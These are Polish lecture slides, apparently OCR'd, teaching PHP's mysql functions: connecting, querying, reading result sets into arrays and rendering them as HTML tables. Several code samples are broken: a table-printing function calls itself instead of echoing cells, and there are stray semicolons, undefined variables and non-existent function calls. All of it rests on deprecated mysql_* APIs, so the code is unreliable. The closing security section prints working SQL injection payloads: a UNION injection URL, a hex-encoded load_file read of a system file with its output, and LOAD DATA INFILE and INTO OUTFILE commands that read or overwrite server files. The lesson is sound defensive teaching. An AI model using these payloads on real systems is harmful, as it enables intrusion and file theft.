
Zagadnienia

- Konstrukcja bibliotek mysql i mysqli w PHP
- Dynamiczne generowanie stron
- Połączenie, zapytanie i sesja
- Podstawowe opakowanie dla zapytań SQL w PHP
- Zarządzania użytkownikami
- Włamania do mysql przez PHP

Implementacja MySQL w PHP

- Implementacja obsługi mySQL odbywa się w postaci natywnego API dla PHP: mysql, mysqli lub PDO


- Alternatywą jest stosowanie Open Connectivity (np. ODBC):



- Konstrukcja dynamicznego HTML z szablonu w PHP i danych:

(my)SQL w PHP

- Operacje na bazie przeprowadzane są przez handlery połączeń
- PHP zapewnia specjalny typ resource: połączenie z serwerem



mysql_connect

```
resource mysql_connect (
    [ string $serwer
    [, string $nazwa_użytkownika
    [, string $hasło
    [, bool $nowe_połączenie
    [, int $flagi_klienta ]]]]]
  )
```


Serwer, do jakiego łączymy

user

password

testowanie, jeśli już otwarte?

dodatki



Obsługa błędów


- MySQL wysyła błędy do PHP – mogą być one przechwycone:

```
int mysql_errno ([ resource $link ] )
```

```
string mysql_error ([ resource $link ] )
```

- Typowa obsługa:

```
<?php
 $link = mysql_connect('localhost', ‘alex', ‘lipton');
 if (!$link) {
    die('Nie można się połaczyć: ' . mysql_error());
 };
?>
```



Wybór bazy danych

- Wybranie połączenia z bazą (może być także – baza domyślna)

```
bool mysql_select_db (
 string $nazwa_bazy
 [, resource $identyfikator_połączenia ]
)
```

```
<?php
 $link = mysql_connect('localhost', ‘user', ‘pass')
   or die('Nie połączono: '.mysql_error());
 };

 $db_selected = mysql_select_db(‘moja1', $link);
 if (!$db_selected) {
    die ('Nie można ustawić moja1: '.mysql_error());
 };
?>
```


Sprzątamy po zakończeniu pracy

- Dobrze napisany skrypt usuwa po sobie połączenie (choć nie jest to konieczne dla połączeń nie-stałych);

```
bool mysql_close ([ resource $link ] )
```

- Dobry skrypt: otwórz-wybierz-query1-query2-…-queryN-zamknij

```
<?php
 $link = mysql_connect('localhost', ‘alex', ‘lipton');
 mysql_select_db(‘moja_baza’);
 Query1; // jak – za chwilę
 Query2; // itd.
 close($link);
?>
```



Zapytania: typu result i typu exec

- Zapytanie typu result zwraca JAKIŚ wynik (tabelę).
  Zapytania tego typu to: SELECT, DESCRIBE, EXPLAIN i SHOW

- Zapytanie typu exec wykonuje się na bazie danych i zwraca jedynie status (true, albo false). Typowe zapytania to CREATE, DELETE, DROP i INSERT.

- Oba typy zapytań obsługuje funkcja mysql_query.
  Dla zapytań result zwracany jest resource typu handler wyniku.
  Dla zapytań exec zwracany jest resource typu bool.

```
resource mysql_query (
 string $query
 [, resource $link
 [, int $typ_wyniku ]]
)
```

Treść zapytania

Handler połączenia (otwartego!)

Flagi (np. buforowanie)

Zapytania typu exec

- Zapytania takie mają prostą obsługę błędów:

```
<?php
 $link = mysql_connect('localhost', ‘alex', ‘lipton');
 $query = "insert into faktura values (‘N12943’)";
 $result = mysql_query($query)
    or die("Zapytanie niepoprawne:".mysql_error());
 close($link);
?>
```

zwrócona wartość to TRUE lub FALSE

- Dodatkowo, można sprawdzić, ile krotek uległo zmianie (DELETE!):

```
int mysql_affected_rows ([ resource $link ] )
```

```
int mysql_insert_id ([ resource $ link ] )
```

Zapytania typu result

- Zapytania tego typu zwracają tabelę (jako handler wyniku) z danymi. Jest ona przetwarzana wolniej niż kursor SQL.

```
mixed mysql_result (
 resource $wynik,
 int $wiersz
 [, mixed $pole ]
)
```

Wynik zwrócony przez mysql_query()

Który wiersz wyniku (numerowanie od 0)

Która kolumna wyniku (numerowanie od 0)


zwrócona wartość to handler tablicy

```
<?php
 $link = mysql_connect('localhost', ‘alex', ‘lipton');
 $result = mysql_query("select * from faktura")
    or die("Zapytanie niepoprawne:".mysql_error());
 $dana = mysql_result($result,0,0);
 echo $dana;
 close($link);
?>
```

Kursor - Szybka forma przetwarzania

- Funkcja mysql_fetch_row działa szybciej niż mysql_result

```
array mysql_fetch_row (resource $wynik)
bool mysql_data_seek (resource $wynik, int $nr)
```




```
int mysql_num_rows (resource $wynik)
int mysql_num_fields (resource $wynik)
```


Obsługa kursora po stronie PHP

```
function DBArrayQuery($query) {
 $link = mysql_connect('localhost', ‘alex', ‘lipton');
 $result = @mysql_query($query);
 $tablica = array();
 $num_fields = mysql_num_fields($result); // kursor - X
 $num_rows = mysql_num_rows($result);     // kursor - Y
 $nr_row = 0;
 while ($nr_row < $num_rows) {
   $nr_field = 0;
   $curr_row = mysql_fetch_row($result);
   while ($nr_field < $num_fields)      {
     $tablica[$nr_row][$nr_field]=$curr_row[$nr_field];
     $nr_field++;
   };
   $nr_row++;
 };
return $tablica;
};
```

Obsługa praw dostępu

- Autoryzacja za pomocą wielu użytkowników:

database: mysql



database: mysql

- Autoryzacja za pomocą auth-usera:

database: moja

Typowe problemy:

- Na stronach zbudowanych w oparciu o PHP często napotykamy na błędy przy wywołaniu takiej funkcji:

```
function DBInsert($value) {
 $link = mysql_connect('localhost', ‘alex', ‘lipton');
 $query = ”insert into pracownik (nazwisko) values ”;
 $query  .= ”(‘”.$value.”’)”;
 @mysql_query($query);
 mysql_close($link);
};

...

DBInsert(‘Kowalski’);
```

- Dlaczego?

Typowe problemy:


- Problemem jest fakt, że użytkownik lub autor skryptu może dopisać do zapytania łańcuchy zaburzające składnię SQL:

```
function DBInsert($value) {
 $link = mysql_connect('localhost', ‘alex', ‘lipton');
 $query = ”insert into pracownik (nazwisko) values ”;
 $query  .= ”(‘”.$value.”’)”;
 @mysql_query($query);
};
DBInsert(” d`Artagnan ”);
```

```
insert into pracownik (nazwisko) values (’d’Artagnan’);
```

- Aby tego uniknąć można zastosować funkcję ochronną:

```
string mysql_escape_string ( string $łańcuch )
```



Tablica SQL w tabelce HTML dzięki tablicy PHP

- Etapy rozwiązywania problemu:
  - Obsłużyć połączenie z bazą danych
  - Wysłać zapytanie
  - Odebrać rezultat i wpisać do tablicy dwuwymiarowej w PHP
  - Opakować zawartość tablicy PHP w znaczniki HTML
- Funkcja tworząca połączenie:

```
function DBlink($db_base, $db_user, $db_pass) {
  $link = mysql_connect($db_host, $db_user, $db_pass)
    or die ('Cant access: ' . mysql_error());
  mysql_select_db($db_base, $link);
    or die ('Cant switch to DB: ' . mysql_error());
  return $link;
};
```

Tablica SQL w tabelce HTML dzięki tablicy PHP

- Funkcja wysyłająca zapytanie i odbierająca wynik:

```
function DBArrayQuery($query) {
 $link = DBlink();
 $result = @mysql_query($query);
 $tablica = array(); $nr_row = 0;
 while ($nr_row < mysql_num_rows($result)) {
   $nr_field = 0;
   $curr_row = mysql_fetch_row($result);
   while ($nr_field < mysql_num_fields($result); ){
     $tablica[$nr_row][$nr_field]=$curr_row[$nr_field];
     $nr_field++;
   };
   $nr_row++;
 };
return $tablica;
};
```

Tablica SQL w tabelce HTML dzięki tablicy PHP

- Funkcja obsługująca wynik w postaci HTML:

```
function HTMLize($tablica) {
  echo ”<TABLE BORDER=1>”;
  foreach ($tablica as $wiersz) {
    echo ”<TR>”;
    foreach ($wiersz as $komorka) {
HTMLize(DBArrayQuery(”select name, ind from stuent”));
    };
    echo ”</TD>”;
  };
};
```

- Program główny:

```
HTMLize(DBArrayQuery(”select name, ind from student”));
```

Uwagi o bezpieczeństwie

- Najważniejsze przykazania:
  - NIGDY nie pisz skryptów łączących się do bazy jako root (mysql)
  - NIGDY nie uruchamiaj serwera bazy danych z konta superusera
  - Nie dopuszczaj do wykonania komendy LOAD DATA INFILE z sieci
  - Nie dopuszczaj do wykonania komendy SELECT INTO OUTFILE z sieci
  - Nie pozwalaj na generowanie dowolnych SQLi przez użytkownika
  - Uważaj na SQL injection attack
- SQL Injection attack (UNION type):

```
$query = "SELECT * FROM user where max_connections = " . $_REQUEST['user'];
$result = mysql_result($query);
```

```
http://mojastrona.com/query.php?user=0
```

```
http://mysql.example.com/query.php?user=1+union+select+name,dl,1,1,1,1,1,1,1,1,1,1,1,

1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1+from+func
```

Atak typu UNION + LOAD FILE

- W SQL łańcuch tekstowy można reprezentować jako jego wartości numeryczne. Na przykład:

  'c:/boot.ini' jest równoznaczne z: 0x633a2f626f6f742e696e69

- Skoro tak to można wykonać zapytanie

```
select 0x633a2f626f6f742e696e69
```

- A więc można wpisać taki URL:

```
http://mysql.example.com/query.php?user=1+union+select+l
oad_file(0x633a2f626f6f742e696e69),1,1,1,1,1,1,1,1,1,1,1
,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1
```

- I zobaczyć W PRZEGLĄDARCE:

```
[boot loader] timeout=30
default=multi(0)disk(0)rdisk(0)pa 1 1 N N N N N N N N N
N N N N N N N N N N N N 1 1 1 1 1 1
```

Ataki typu DATA INFILE/DATA OUTFILE

- Ta metoda ataku wymaga dopuszczenia zapytań SQL podawanych przez klienta. Żeby obejrzeć plik z serwera wystarczy:

```
create table foo( line blob );
load data infile 'c:/boot.ini' into table foo;
select * from foo;
```

- Ta metoda ataku pozwala (na niespatchowanym mysql) na podmianę plików konfiguracyjnych:

```
create table xxx( line text );
insert into xxx values (”A to mój nowy plik
konfiguracyjny”);
select line from xxx into c:\mysql\mysql.cnf
```